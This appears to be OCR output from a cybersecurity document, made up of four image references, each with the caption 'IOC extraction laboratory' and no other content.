
IOC extraction laboratory




IOC extraction laboratory




IOC extraction laboratory




IOC extraction laboratory



